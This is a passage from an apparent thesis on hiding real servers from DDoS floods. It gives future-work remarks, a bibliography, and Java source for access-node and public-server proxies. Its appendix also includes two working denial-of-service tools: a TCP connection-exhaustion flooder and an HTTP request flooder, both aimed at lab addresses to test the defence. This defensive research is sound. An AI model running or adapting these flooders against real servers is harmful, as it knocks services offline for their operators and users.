The proposed mechanism cannot react to attacks without an efficient detection system. Complete defense architecture should therefore provide the detection functionality as well, to be installed at the victim-side. A future extension for this work would be the design of an accurate detection mechanism with the necessary alert functionalities, or possibly integrating an existent detection mechanism with adding those alert functionalities to it.

In the current implementation, the alert condition is simply triggered by closing the connection from the protected server's side, however, a future iteration on the design implementation can implement a more sophisticated alert signaling method to carry information about the detected type of attack and possibly request a certain level of punishment to a suspicious client, according to its misbehavior severity, without the need for closing the connection, for example, by introducing additional latency to the suspicious client's communication channel. Such alert signaling can be encoded in the TCP header itself, from the protected server, for simplicity.

The values for t_c, t_{max}, con_{max}, and, t_m were empirically user defined for the current version of the POC prototype to demonstrate its workability and system efficiency against attack scenarios, however more optimum values should be specified. A possible future extension to this work can be to employ machine learning for determining these values dynamically.

Also, a next iteration of the access-nodes' design can incorporate a smart decision on traffic pattern anomalies. Therefore, adding detection functionalities to the access-nodes themselves.

Instead of having the access-nodes update the public servers periodically, the public server can select a subset of the nearest access-nodes and measures their health condition then selects the one with best condition.

Next steps also include; optimizing the prototype source code for an even higher performance, and test the system prototype further to evaluate its performance against several attack scenarios. Testing on a large scale test bed such as Core lab, so a closer to real attack patterns can be emulated on a larger scale.

BIBLIOGRAPHY

[1] Howard F. Lipson, "Tracking and tracing cyber-attacks: Technical challenges and global policy issues", Special Report CMU/SEI-2002-SR-009, CERT CoordinationCente, November 2002.

[2] "CERT Statistics", http://www.cert.org/stats/cert_stats.html, 2009.

[3] Lee Garber, "Denial-of-service attacks rip the Internet", IEEE Computer, Vol. 33, Issue 4, p.p. 12-17, April 2000.

[4] "11,000 IP addresses found on accused hacker's PC", http://news.zdnet.co.uk/internet/security/0,39020375,39117005,00.htm, 2003.

[5] J. Mirkovic, S. Dietrich, D. Dittrich, and P. Reiher, "Internet Denial of Service: Attack and Defense Mechanisms", Printice Hall, 2005.

[6] D. Moore, C. Shannon, D. J. Brown, G. M. Voelker, and S. Savage, "Inferring InternetDenial of Service Activity", ACM Transactions on Computer Systems, Vol. 24, No. 2, Pages 115–139, May 2006.

[7] Forrester Consulting, "The trends and Changing Landscape of DDoS Threats and Protection", A commissioned study conducted by Forrester Consulting on behalf of VeriSign, Inc., July 2009.

[8] C. Douligeris A. Mitrokotsa, "DDoS Attacks and Defense Mechanisms: Classification and State-of-the-art", Computer Networks, Vol. 44, Issue 5, p.p. 643-666, April 2004.

[9] J. Mircovic and P. Reiher, "A Taxonomy of DDoS Attack and DDoS Defense Mechanisms", ACM SIGCOMM Computer Comm. Review, Vol. 34, pp. 39-53, April 2004.

[10] R. Mahajan, S. M. Bellovin, S. Floyd, J. Ioannidis, V. Paxson, and S. Shenker., "Controlling High Bandwidth Aggregates in the Network", ACM SIGCOMM Computer Comm. Review, Vol. 32, pp. 62-73, July 2002.

[11] M. Casado, P. Cao, A. Akella and N. Provos, "Flow-Cookies: Using Bandwidth Amplification to Defend Against DDoS Flooding Attacks", 14th IEEE Int. Workshop on QoS (IWQoS,06), Vol. 34, pp. 286-287, June 2006.

[12] Jonathan Lemon, "Resisting SYN flood DoS attacks with a SYN cache", Proceedings of the BSD Conference, 2002.

[13] "Improving syncookies", http://lwn.net/Articles/277146/, 2008.

[14] T. Dierks and E. Rescorla, "The Transport Layer Security (TLS) Protocol", RFC5246,

the Internet Engineering Task Force (IETF), 2008.

[15] S. Blake-Wilson, M. Nystrom, D. Hopwood, J. Mikkelsen, and T. Wright, "Transport Layer Security (TLS) Extensions", RFC4366, the Internet Engineering Task Force (IETF), 2006.

[16] G. Oikonomou, J. Mirkovic, P. Reiher, and M. Robinson, "A Framework for a Collaborative DDoS Defense", Proceedings of the 22nd Annual Computer Security Applications Conference (ACSAC 06), pp. 33-42, 2006.

[17] Soon Hin Khor, N. Christin, T. Wong and A. Nakao, "Power to the People: Securing the Internet One Edge at a Time", Proc. of the 2007 workshop on Large Scale Attack Defense, , pp. 89-96, 2007.

[18] A. D. Keromytis, V. Misra and D. Rubenstein, "SOS: An Architecture for Mitigating DDoS attacks", IEEE Journal on Selected Areas in Comm., Vol. 22, Issue 1, pp. 176-188, Jan. 2004.

[19] "Akamai Technologies, Inc.", http://www.akamai.com/, 2010.

[20] "Akamai Technologies, Inc.: Secure Content Delivery", http://www.akamai.com/dl/feature_sheets/fs_edgesuite_securecontentdelivery.pdf, 2003.

[21] "VeriSign Internet Defense Network", http://www.verisign.com/internet-defense-network/, 2010.

[22] "IANA Assigned Port Numbers", http://www.iana.org/assignments/port-numbers, 2010.

[23] "Dynect platform homepage", http://dyn.com/dynect, 2010.

[24] "httping", http://www.vanheusden.com/httping/, 2010.

[25] "Hping - Active Network Security Tool", http://www.hping.org/, 2010.

[26] "IxChariot", http://www.ixchariot.com/products/datasheets/ixchariot.html, 2010.

[27] "Wireshark", http://www.wireshark.org/, 2010.

[28] M. Walfish, M. Vutukuru, H. Balakrishnan, D. Karger, S. Shenker, "DDoS Defense by Offense", Proceedings of the 2006 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications, September 2006.

[29] "Study: DDoS attacks threaten ISP infrastructure", http://news.cnet.com/8301-1009_3-10093699-83.html, 2008.

[30] "VeriSsign Internet Defense Network (FAQ)", http://www.verisign.com/internet-defense-network/resources/faq-internet-defense-network.pdf, 2009.

List of Publications

- M. S. A. Eid, and H. Aida, "Securely Hiding the Real Servers from DDoS Floods", IEEE 10th Annual International Symposium on Applications and the Internet (SAINT), July 2010.

Appendix: Source Code

Access node:

```
//Access-node main
import java.net.*;
import java.io.*;

public class AccessNode {
   private static InetAddress bindAddrP = null;
   private static InetAddress bindAddrS = null;
   public static void main(String[] args) throws IOException {
      bindAddrP = InetAddress.getByName("10.0.0.4");//Public IP (intternet side)
      bindAddrS = InetAddress.getByName("192.168.0.2");//private IP (VPN side)
      ServerSocket serverSocket = null;
      boolean listening = true;
      int PortN = 8080;
      int conMax = 15; //15
      int portMin = 49152, portMax = 65535;
      int portRand = portMin;
      try {
         Process child = Runtime.getRuntime().exec("iptables -A ACCESSNODE -p tcp -s 10.0.0.1 --dport " +
PortN + " -j ACCEPT");
      } catch (IOException e) {
      }
      try {
         serverSocket = new ServerSocket(PortN, 1000, bindAddrP);
      } catch (IOException e) {
         System.err.println("Could not listen on portN: 8080.");
         System.exit(1);
      }
      System.out.println("\n-- Started listening to portN--");
      BufferedReader stdin = new BufferedReader(new InputStreamReader(System.in));
      System.out.println("Press Any Key to stop AN");
//main loop
      while (listening) {
         new AccessNodeThreadI(serverSocket.accept(), portRand, bindAddrP, bindAddrS, conMax).start();
         portRand = portRand + conMax;
         if ((portRand >= portMax)) {
            portRand = portMin;
         }
      }
      serverSocket.close();
      try {
         Process child = Runtime.getRuntime().exec("iptables -A ACCESSNODE -p tcp -s 10.0.0.1 --dport " +
PortN + " -j ACCEPT");
      } catch (IOException e) {
      }
   }
}


//Access-node thread a
import java.net.*;
import java.io.*;
import java.util.logging.Level;
import java.util.logging.Logger;

public class AccessNodeThreadI extends Thread {
   private Socket XpSocket = null;
   private byte[] buffer = new byte[65535];
   private int portRand,  count = 0,  check = 0,  con = 0,  tc = 1000,  thr = 0,  ServerPort = 80,  conMax;
   private String ServerName = "192.168.0.3"; // "www.nbe.com.eg";  //"www.aida.t.u-tokyo.ac.jp"; //
"www.tenki.jp";//
   //"www.nbe.com.eg";
   private OutputStream outXp = null;
   private AccessNodeThreadII[] thread = new AccessNodeThreadII[conMax + 1];
   private InputStream inXp = null;
   private boolean ok = true,  Alert = false;
   private ServerSocket PublicNodeSocket = null;
   private InetAddress XpAddress = null,  bindAddrP = null,  bindAddrS = null;
   private String XpIP;
   public AccessNodeThreadI(Socket XpSocket, int portRand, InetAddress bindAddrP,
         InetAddress bindAddrS, int conMax) {
      super("AccessNodeThreadI");
      this.conMax = conMax;
      this.XpSocket = XpSocket;
      this.portRand = portRand;
      this.bindAddrP = bindAddrP;
      this.bindAddrS = bindAddrS;
   }

   @Override
   public void run() {
      XpAddress = XpSocket.getInetAddress();
      XpIP = XpAddress.getHostAddress();
      if (XpIP.equals("10.0.0.1")) {
         try {
            outXp = XpSocket.getOutputStream();
            inXp = XpSocket.getInputStream();
         } catch (IOException ex) {
            Logger.getLogger(AccessNodeThreadI.class.getName()).log(Level.SEVERE, null, ex);
         }
         while (ok) {
            try {
               Thread.sleep(1);
               if ((count = inXp.available()) > 0) {
                  if (count >= buffer.length) {
                     count = buffer.length;
                  }
                  count = inXp.read(buffer, 0, count);
                  String value = new String(buffer);
                  if (value.startsWith("AuthKey") == false) {
                     ok = false;
                     break;
                  }
                  try {
                     Process child = Runtime.getRuntime().exec("iptables -A ACCESSNODE -p tcp -s 10.0.0.20
--dport " + portRand + " -j ACCEPT");
                  } catch (IOException e) {
                  }
```

```
                String str = Integer.toString(portRand);
                byte[] buffer2 = new byte[5];//100
                buffer2 = str.getBytes();
                outXp.write(buffer2);
                outXp.flush();
                break;
            }
            check = check + 1;
            if (check == 500) {
                ok = false;
                break;
            }
        } catch (InterruptedException ee) {
            ok = false;
            break;
        } catch (IOException ex) {
            Logger.getLogger(AccessNodeThreadI.class.getName()).log(Level.SEVERE, null, ex);
        }
    }
    try {
        inXp.close();
        outXp.close();
        XpSocket.close();
     } catch (IOException ex) {
        Logger.getLogger(AccessNodeThreadI.class.getName()).log(Level.SEVERE, null, ex);
    }
    try {
        PublicNodeSocket = new ServerSocket(portRand, 1000, bindAddrP); //
        PublicNodeSocket.setSoTimeout(tc); // accept() blocks for 1 seconds
        new AccessNodeThreadII(PublicNodeSocket.accept(), portRand, bindAddrP, bindAddrS,
                ServerName, ServerPort, (portRand + thr)).start();
        thr = thr + 1;
        con = con + 1;
    } catch (IOException e) {
        System.err.println("Could not listen on portRand (1).");
        //System.exit(1);
        ok = false;
    }
    if (ok) {
        tc = 240000;
        try {
            PublicNodeSocket.setSoTimeout(tc);
        } catch (SocketException ex) {
            Logger.getLogger(AccessNodeThreadI.class.getName()).log(Level.SEVERE, null, ex);
        }
        while (con < conMax) {
            try {
                new AccessNodeThreadII(PublicNodeSocket.accept(), portRand, bindAddrP, bindAddrS,
                        ServerName, ServerPort, (portRand + thr)).start();
                thr = thr + 1;
                con = con + 1;
            } catch (IOException e) {
            }
            con = con + 1;
        }
    }
    try {
            PublicNodeSocket.close();
        } catch (IOException e) {
        }
        try {
            Process child = Runtime.getRuntime().exec("iptables -D ACCESSNODE -p tcp -s 10.0.0.20 --dport "
+ portRand + " -j ACCEPT");
        } catch (IOException e) {
        }
    }
    else {
        try {
            System.out.println("unidentified public server:");
            System.out.println(XpIP);
            XpSocket.close();
        } catch (IOException ex) {
            Logger.getLogger(AccessNodeThreadI.class.getName()).log(Level.SEVERE, null, ex);
        }
    }
  }
}


//Access-node thread b
import java.net.*;
import java.io.*;
import java.util.logging.Level;
import java.util.logging.Logger;

public class AccessNodeThreadII extends Thread {

  private Socket secretSocket = null,  ClientSocket = null;
  private byte[] buffer = new byte[65535];
  private int portRand,  count = 0,  check = 0,  ServerPort,  srcPort;  //80
  private String ServerName;
  private OutputStream outClient = null,  outXp = null,  outXs = null;
  private InputStream inClient = null,  inXp = null,  inXs = null;
  private boolean ok = true,  clientCame = false;
  private ServerSocket PublicNodeSocket = null;
  private InetAddress bindAddrP = null,  bindAddrS = null;

  public AccessNodeThreadII(Socket ClientSocket, int portRand, InetAddress bindAddrP, InetAddress
bindAddrS,
        String ServerName, int ServerPort, int srcPort) {
    super("AccessNodeThreadII");
    this.ClientSocket = ClientSocket;
    this.portRand = portRand;
    this.bindAddrP = bindAddrP;
    this.bindAddrS = bindAddrS;
    this.ServerName = ServerName;
    this.ServerPort = ServerPort;
    this.srcPort = srcPort;
  }

  @Override
  public void run() {
    try {
        outClient = ClientSocket.getOutputStream();
    inClient = ClientSocket.getInputStream();
} catch (IOException ex) {
    Logger.getLogger(AccessNodeThreadII.class.getName()).log(Level.SEVERE, null, ex);
}
while (ok) {
    try {
        Thread.sleep(1);
        if ((count = inClient.available()) > 0) {
            if (count >= buffer.length) {
                count = buffer.length;
            }
            count = inClient.read(buffer, 0, count);
            try {
                secretSocket = new Socket(ServerName, ServerPort, bindAddrS, srcPort);
                secretSocket.setKeepAlive(false);
            } catch (UnknownHostException e) {
                System.err.println("unknown host:" + ServerName);
                System.exit(1);
            } catch (IOException e) {
                System.err.println("IOException trying to conect to:" + ServerName);
                ok = false;
            }
            if (ok) {
                try {
                    outXs = secretSocket.getOutputStream();
                    inXs = secretSocket.getInputStream();
                    outXs.write(buffer, 0, count);
                    outXs.flush();
                } catch (IOException ex) {
                    Logger.getLogger(AccessNodeThreadII.class.getName()).log(Level.SEVERE, null, ex);
                }
            }
            break;
        }
        check = check + 1;
        if (check == 500) {
            ok = false;
            break;
        }
    } catch (InterruptedException ee) {
        ok = false;
        break;
    } catch (IOException ex) {
        Logger.getLogger(AccessNodeThreadII.class.getName()).log(Level.SEVERE, null, ex);
    }
}
check = 0;
count = 0;
while (ok) {
    try {
        Thread.sleep(1);
        if ((count = inXs.available()) > 0) {
            if (count >= buffer.length) {
                count = buffer.length;
            }
            inXs.read(buffer, 0, count);
            outClient.write(buffer, 0, count);
```

```
                outClient.flush();
                check = 0;
            } else {
                check = check + 1;
            }
            if (check > 15000) {
                try {
                    outXs.close();
                    inXs.close();
                    secretSocket.close();
                } catch (IOException ex) {
                }
                break;
            }
            if ((count = inClient.available()) > 0) {
                inClient.read(buffer, 0, count);
                outXs.write(buffer, 0, count);
                outXs.flush();
            }
        } catch (IOException e) {
            try {
                outXs.close();
                inXs.close();
                secretSocket.close();
            } catch (IOException ex) {
            }
            break;
        } catch (InterruptedException ee) {
            try {
                outXs.close();
                inXs.close();
                secretSocket.close();
            } catch (IOException ex) {
                Logger.getLogger(AccessNodeThreadII.class.getName()).log(Level.SEVERE, null, ex);
            }
            break;
        }

    }
    System.out.println("AccessNodeThreadII is closed.");
    if (ok) {
        try {
            outClient.close();
            inClient.close();
            ClientSocket.close();
        } catch (IOException ex) {
            Logger.getLogger(AccessNodeThreadII.class.getName()).log(Level.SEVERE, null, ex);
        }
    }
  }
}
```

Public server:

```
// Public server main
import java.net.*;
import java.io.*;

public class PublicServer {

    private static InetAddress bindAddr = null;

    public static void main(String[] args) throws IOException {
        ServerSocket clientSocket = null;
        boolean listening = true;
        bindAddr = InetAddress.getByName("10.0.0.1");
        try {
            clientSocket = new ServerSocket(80, 1000, bindAddr);
            System.out.println("-started listening to port 80.");
        } catch (IOException e) {
            System.err.println("Could not listen on port: 80.");
            System.exit(1);
        }
        int port = 3804;
        int portP = port;
        while (listening) {
            try {
                new PublicServerThread(clientSocket.accept(), portP, bindAddr).start();
                portP = portP + 1;
                if (portP > 65535) {
                    portP = port;
                }
            } catch (IOException e) {
            }
        }
        clientSocket.close();
    }
}


// Public server thread
import java.net.*;
import java.io.*;
import java.util.logging.Level;
import java.util.logging.Logger;

public class PublicServerThread extends Thread {

    private Socket clientSocket = null;
    private int portP = 0,  portN = 8080;
    private String fromXs,  message,  nodeAddr = "10.0.0.4";
    private int count = 0,  check = 0;
    private InetAddress bindAddr;
    private OutputStream outClient = null,  outN = null;
    private InputStream inClient = null,  inN = null;
    private boolean ok = true;
    private byte[] buffer = new byte[1024];
    private String redirectionAddress;

    public PublicServerThread(Socket clientSocket, int portP, InetAddress bindAddr) {
        super("PublicServerThread");
        this.clientSocket = clientSocket;
        this.portP = portP;
        this.bindAddr = bindAddr;
    }

    @Override
    public void run() {
        try {
            outClient = clientSocket.getOutputStream();
            inClient = clientSocket.getInputStream();
        } catch (IOException ex) {
            Logger.getLogger(PublicServerThread.class.getName()).log(Level.SEVERE, null, ex);
        }
        while (ok) {
            try {
                Thread.sleep(1);
                if ((count = inClient.available()) > 0) {
                    if (count >= buffer.length) {
                        count = buffer.length;
                    }
                    count = inClient.read(buffer, 0, count);
                    ok = true;
                    check = 0;
                    break;
                }
                check = check + 1;
                if (check == 100) {
                    ok = false;
                    break;
                }
            } catch (IOException ex) {
                Logger.getLogger(PublicServerThread.class.getName()).log(Level.SEVERE, null, ex);
            } catch (InterruptedException ee) {
                ok = false;
                break;
            }
        }
        Socket NodeSocket = null;
        if (ok) {
            message = "AuthKey" + ":" + "clientIP" + ":" + "serverIP";
            buffer = message.getBytes();
            try {
                NodeSocket = new Socket(nodeAddr, portN, bindAddr, portP);
                outN = NodeSocket.getOutputStream();
                inN = NodeSocket.getInputStream();
                outN.write(buffer);
                outN.flush();
                message = new String(buffer);
            } catch (UnknownHostException ee) {
                System.err.println("unknown node:" + nodeAddr);
                System.exit(1);
            } catch (IOException eee) {
                System.err.println("IOException trying to connect to node:" + nodeAddr);
                System.exit(1);
            }
        }
        count = 0;
        check = 0;
        while (ok) {
            try {
                Thread.sleep(1);
            } catch (InterruptedException ex) {
                Logger.getLogger(PublicServerThread.class.getName()).log(Level.SEVERE, null, ex);
            }
            try {
                if ((inClient.available()) > 0) {
                    break;
                }
                if ((count = inN.available()) > 0) {
                    if (count >= buffer.length) {
                        count = buffer.length;
                    }
                    count = inN.read(buffer, 0, count);
                    message = new String(buffer, 0, count);
                    redirectionAddress = nodeAddr + ":" + message;
                    if ((inClient.available()) > 0) {
                        break;
                    }
                    message = ("HTTP/1.1 302 Found\r\n" + "Location: http://" + redirectionAddress + "/\r\n" +
"Content-Length: 0\r\n" + "Connection: close\r\n" + "Cache-Control: max-age=0, no-store, private\r\n" +
"\r\n");
                    if ((inClient.available()) > 0) {
                        break;
                    }
                    buffer = message.getBytes();
                    outClient.write(buffer);
                    ok = true;
                    check = 0;
                    break;
                }
                check = check + 1;
                if (check == 100) {
                    ok = false;
                    break;
                }
            } catch (IOException ee) {
                ok = false;
                break;
            }
        }
        try {
            outClient.close();
            inClient.close();
            clientSocket.close();
            outN.close();
            inN.close();
            NodeSocket.close();
        } catch (IOException ex) {
            Logger.getLogger(PublicServerThread.class.getName()).log(Level.SEVERE, null, ex);
        }
    }
}
```

Attack tools:

```
//TCP connection attack tool main
import java.net.*;
import java.io.*;

public class TCPConAtt {

  public static void main(String[] args) throws IOException {
    int conMax = 100;
    Socket attackSocket[] = new Socket[conMax + 1];
    String VictimName = "10.0.0.4";
    int SrcPort = 5321, VictimPort = 80, i;
    InetAddress bindAddr = InetAddress.getByName("10.0.0.20");
    for (i = 1; i <= conMax; i = i + 1) {
      attackSocket[i] = null;
    }
    System.out.println("Press Any Key to START ATTACK");
    BufferedReader stdin = new BufferedReader(new InputStreamReader(System.in));
    stdin.read();
    for (i = 1; i <= conMax; i = i + 1) {
      try {
        Thread.sleep(5);
        attackSocket[i] = new Socket(VictimName, VictimPort, bindAddr, SrcPort);
        attackSocket[i].setKeepAlive(true);
      } catch (UnknownHostException e) {
        System.err.println("unknown host:" + VictimName);
        System.exit(1);
      } catch (IOException e) {
        System.err.println("IOException trying to connect to:" + VictimName);
        System.exit(1);
      } catch (InterruptedException e) {
      }
      SrcPort = SrcPort + 1;
      if (SrcPort > 60000) {
        SrcPort = 5321;
      }
    }
    System.out.println((i - 1) + " connections open with Victim");
    System.out.println("Press Any Key to continue (terminate)");
    {
      {
        if ((stdin.read()) != -1) {
        }
      }
    }
    for (i = 1; i <= conMax; i = i + 1) {
      attackSocket[i].close();
    }
  }
}

// Application level attack tool main
import java.util.*;
import java.net.*;
import java.io.*;

public class TCPConAtt {
  public static void main(String[] args) throws IOException {
    int conMax = 150;
    Socket[] attackSocket = new Socket[conMax + 1];
    final TCPConAttThread[] thread = new TCPConAttThread[conMax + 1];
    String VictimName = "10.0.0.1";
    int SrcPort = 5321, VictimPort = 80, i;
    boolean ok = true;
    InetAddress bindAddr = InetAddress.getByName("10.0.0.20");
    String message = ("GET / HTTP/1.1\r\n" + "Host: 10.0.0.1\r\n" + "User-Agent: Mozilla/5.0 (X11; U; Linux
x86_64; en-US; rv:1.9.2.6) Gecko/20100630 Ubuntu/8.04 (hardy) Firefox/3.6.6\r\n" +
        "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n" +
        "Accept-Language: en-us,en;q=0.5\r\n" + "Accept-Encoding: gzip,deflate\r\n" + "Accept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n" + "Keep-Alive: 115\r\n" + "Connection: keep-alive\r\n" + "\r\n");
    for (i = 1; i <= conMax; i = i + 1) {
      attackSocket[i] = null;
    }
    System.out.println("Press Any Key to START ATTACK");
    BufferedReader stdin = new BufferedReader(new InputStreamReader(System.in));
    stdin.read();
    while (ok) {
      SrcPort = 5321;
      for (i = 1; i <= conMax; i = i + 1) {
        SrcPort = SrcPort + 1;
        if (SrcPort > 65535) {
           SrcPort = 5321;
        }
        try {
           Thread.sleep(1);
           attackSocket[i] = new Socket(VictimName, VictimPort, bindAddr, SrcPort);
           attackSocket[i].setKeepAlive(true);
        } catch (UnknownHostException e) {
           System.err.println("unknown host:" + VictimName);
           System.exit(1);
        } catch (IOException e) {
           System.err.println("IOException trying to connect to:" + VictimName);
           System.exit(1);
        } catch (InterruptedException e) {
        }
      }
      SrcPort = 5321;
      for (i = 1; i <= conMax; i = i + 1) {
        SrcPort = SrcPort + 1;
        if (SrcPort > 65535) {
           SrcPort = 5321;
        }
        try {
           Thread.sleep(1);
        } catch (InterruptedException e) {
        }

        thread[i] = new TCPConAttThread(attackSocket[i], message, SrcPort, i, conMax);
        thread[i].start();
      }
      try {
        thread[Math.round(conMax / 8)].join();
      } catch (InterruptedException e) {
      }
```

```
        }
        for (i = 1; i <= conMax; i = i + 1) {
            thread[i].requestStop();
        }
        System.out.println("\nthanks! (attack is over)");
    }
}

//Application level attack tool thread
import java.net.*;
import java.io.*;

public class TCPConAttThread extends Thread {

    Socket attackSocket = null;
    private byte[] buffer = new byte[512];
    private boolean attacking = true;
    private InputStream inFromN = null;
    private OutputStream outToN = null;
    private volatile boolean stop = false;
    private String message;
    private int n = 0,  SrcPort,  i,  conMax;

    public TCPConAttThread(Socket attackSocket, String message, int SrcPort, int i, int conMax) {
        super("TCPConAttThread");
        this.attackSocket = attackSocket;
        this.message = message;
        this.SrcPort = SrcPort;
        this.i = i;
        this.conMax = conMax;
    }

    @Override
    public void run() {
        buffer = message.getBytes();
        try {
            outToN = attackSocket.getOutputStream();
            inFromN = attackSocket.getInputStream();
            outToN.write(buffer);
            outToN.flush();
        } catch (IOException ev) {
        }
        while (attacking) {
            try {
                if (stop) {
                    break;
                }
                n = n + 1;
                Thread.sleep(100);
                try {
                    outToN.write(buffer);
                    outToN.flush();
                } catch (IOException eh) {
                }
            } catch (InterruptedException eev) {
            }
            if (n > 98) {
                break;
            }
        }
        try {
            outToN.close();
            inFromN.close();
            attackSocket.close();
        } catch (IOException e) {
        }
    }
    public void requestStop() {
        stop = true;
    }
}
```